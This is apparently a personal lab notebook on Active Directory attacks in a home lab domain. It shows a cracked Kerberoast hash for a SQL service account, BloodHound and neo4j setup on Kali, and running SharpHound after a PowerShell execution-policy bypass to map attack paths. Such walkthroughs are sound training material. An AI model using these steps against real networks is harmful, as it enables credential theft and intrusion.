And if we scroll down a bit:



```
8ec2144ee6751ec23f90cd2a80f592f37bd2fd534073916df7dd033a9c432814c4b2f88e2ded67a79
adcf2b89f7e2f315a9a53efee20bf76023563c2009982d86148b61c28770245c97631e34759acf758
6f98f3e04ffc8f81f8e9e6d4559daf7072b7a011f55684c35432470eb6a8a72db1cc6b049ee45da37
e4a5f74fec6b64991f570c6fcdd01451cd977d04bd2d0b314d077b8ac4812ee702b706154f8fd49bf
7f715f2914d3269e074e41eeed5292da97241849b56de79ec1cdc917ab30e8e879cffc3d7db4cc022
4e38d3a81bf0e1ef778813a9e1969f3f58cac66ebaf4b725cd8deb46e25db0ae41fd08e8b871fd733
02647857d54acc4b83598d20b3ab0546351c8e52bdd13cbb96375f2b49eb45b80650ef2ef92044c56
951f2ed7ae2cdd020a18ac00562a95aaf33885b10a2bc39e51bc82b0c33dbc30bc6b041db098558da
76051634661fa9660ef3b319435e7486d646415f284f116159f4d0b828632dd01e7f27b9cf2657cf6
614fc71199b652ab487480709e62188254e50466090c7f12a24848495d1a26d49dbe39ca84b332e48
3ce7f351f4796cdbd78f37975ee93a5f8550fca77ff3b3293bdbfc6c3cdee87dac620cbdb8554beac
0fc1c86968c21d8193cf4ee913e3e15ace73267107167c231fa4fb90a7bf10b2b80fb5f0cef13fe57
37c9c21dbba926d3d087e4dca5ba7f5fc46ac5e78d021c38d1b7f1fa879b232005072b9174e18b5b5
9e601772d799f72:Password12345

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*SQLService$NEMO.local$NEMO-DC/SQLServi...799f72
Time.Started.....: Tue Sep 17 14:05:45 2024 (11 secs)
Time.Estimated...: Tue Sep 17 14:05:56 2024 (0 secs)
```

We can see that we managed to crack the password for SQL Service.

Bloodhound Overview

Tuesday, September 24, 2024 2:20 PM

Overview


Bloodhound is a powerful tool that can collect and download data, and show them in a graph.

Goals:

- Attack Path Discovery
- Privilege Escalation
- Lateral Movement
- Automation


Downloading Bloodhound on Kali

Step 1: Open terminal as root, and type: apt install bloodhound:




```
┌──(root㉿kali)-[/home/easynasy]
└─# apt install bloodhound
```

Step 2: Type: neo4j console , we're going to change the default password here:




```
┌──(root㉿kali)-[/usr/bin]
└─# neo4j console
```

Step 3: Right click on localhost, and select Open Link:



```
run:          /var/lib/neo4j/run
Starting Neo4j.
2024-09-24 12:34:38.319+0000 INFO  Starting...
2024-09-24 12:34:38.762+0000 INFO  This instance is ServerId{8c66150e} (8c66150e-c054-4e9b-88fc
-7defe92e7ac7)
2024-09-24 12:34:40.024+0000 INFO  ======== Neo4j 4.4.26 ========
2024-09-24 12:34:41.837+0000 INFO  Initializing system graph model for component 'security-user
s' with version -1 and status UNINITIALIZED
2024-09-24 12:34:41.849+0000 INFO  Setting up initial user from defaults: neo4j
2024-09-24 12:34:41.850+0000 INFO  Creating new user 'neo4j' (passwordChangeRequired=true, susp
ended=false)
2024-09-24 12:34:41.863+0000 INFO  Setting version for 'security-users' to 3
2024-09-24 12:34:41.866+0000 INFO  After initialization of system graph model component 'securi
ty-users' have version 3 and status CURRENT
2024-09-24 12:34:41.872+0000 INFO  Performing postInitialization step for component 'security-u
sers' with version 3 and status CURRENT
2024-09-24 12:34:42.351+0000 INFO  Bolt enabled on localhost:7687.
2024-09-24 12:34:43.263+0000 INFO  Remote interface available at http://localhost:7474/
2024-09-24 12:34:43.273+0000 INFO  id: 285A87C3F879FBB83FDE78D04BF84C97438D1EA3F82316503AC8A2E9
E6376275
2024-09-24 12:34:43.274+0000 INFO  name: system
2024-09-24 12:34:43.274+0000 INFO  creationDate: 2024-09-24T12:34:40.683Z
2024-09-24 12:34:43.274+0000 INFO  Started.
```

Step 4: First let's log in with default credentials: neo4j, neo4j:



Connect to Neo4j

Database access might require an authenticated connection

Connect URL: neo4j:// localhost:7687


Database - leave empty for default:

Authentication type: Username / Password

Username: neo4j

Password: ●●●●● neo4j


Step 5: And then type whatever password you want:



Connect to Neo4j


Database access might require an authenticated connection

Step 6: Close the browser, and now on terminal type: bloodhound



```
┌──(root㉿kali)-[/home/easynasy]
└─# bloodhound
(node:3518) electron: The default of contextIsolation is
alse to true in a future release of Electron.  See https:
23506 for more information
(node:3579) [DEP0005] DeprecationWarning: Buffer() is dep
issues. Please use the Buffer.alloc(), Buffer.allocUnsafe
```

Step 7: And that should direct us to this:



BLOODHOUND

Log in to Neo4j Database

bolt://localhost:7687


neo4j

••••••••

☑ Save Password

Log in with credentials that we changed.

And we should see something like this:




Grabbing Data with Invoke Bloodhound

Tuesday, September 24, 2024 2:44 PM

Now that we set up Bloodhound, we need to download an ingestor, on this link:

https: //github.com/BloodHoundAD/BloodHound/blob/master/Collectors/SharpHound.ps1:



```
function Invoke-BloodHound
{
    <#
    .SYNOPSIS

        Runs the BloodHound C# Ingestor using reflection. The assembly is stored in this file.

    .DESCRIPTION

        Using reflection and assembly.load, load the compiled BloodHound C# ingestor into memory
        and run it without touching disk. Parameters are converted to the equivalent CLI arguments
```

Again, this is an post-exploitation method, so we have to download it to our victim machine, but to speed up the process, let's just download it directly to the windows machine.

Running the file


For this lab, let's use WIN-0 which is fcastle

Step 1: Open CMD as administrator, and just like the PowerView run powershell -ep bypass

Step 2: Let's run the file: . .\SharpHound.ps1

Step 3: Now let's run this command:


Invoke-BloodHound -CollectionMethod All -Domain NEMO.local -ZipFileName file.zip



```
2024-09-24T06:33:13.0847130-07:00|INFORMATION|Producer has finished, closing LDAP cha
nnel
2024-09-24T06:33:13.0847130-07:00|INFORMATION|LDAP channel closed, waiting for consum
ers
2024-09-24T06:33:43.8827908-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s --
Using 86 MB RAM
2024-09-24T06:33:58.7542696-07:00|INFORMATION|Consumers finished, closing output chan
nel
2024-09-24T06:33:58.7865939-07:00|INFORMATION|Output channel closed, waiting for outp
ut task to complete
Closing writers
2024-09-24T06:33:58.8796352-07:00|INFORMATION|Status: 100 objects finished (+100 2.22
2222)/s -- Using 92 MB RAM
2024-09-24T06:33:58.8796352-07:00|INFORMATION|Enumeration finished in 00:00:45.832841
2
2024-09-24T06:33:58.9420147-07:00|INFORMATION|Saving cache with stats: 59 ID to type
mappings.
 62 name to SID mappings.
 2 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2024-09-24T06:33:58.9558423-07:00|INFORMATION|SharpHound Enumeration Completed at 6:3
3 AM on 9/24/2024! Happy Graphing!
PS C:\Users\fcastle\Desktop>
```

Here we can see that it successfully enumerated.

Step 4: Now we should see a file.zip on the machine:




Copy this, and paste it in our Kali machine.

Using Bloodhound to Review Domain Data

Tuesday, September 24, 2024 3:56 PM

Step 1: Now that we moved our file.zip into our Kali machine, navigate to Bloodhound dashboard and select Upload Data, and then select the file.zip:



BloodHound

Upload Progress

20240924063358_computers.

Upload 100


Complete

20240924063358_users.json

Upload 100

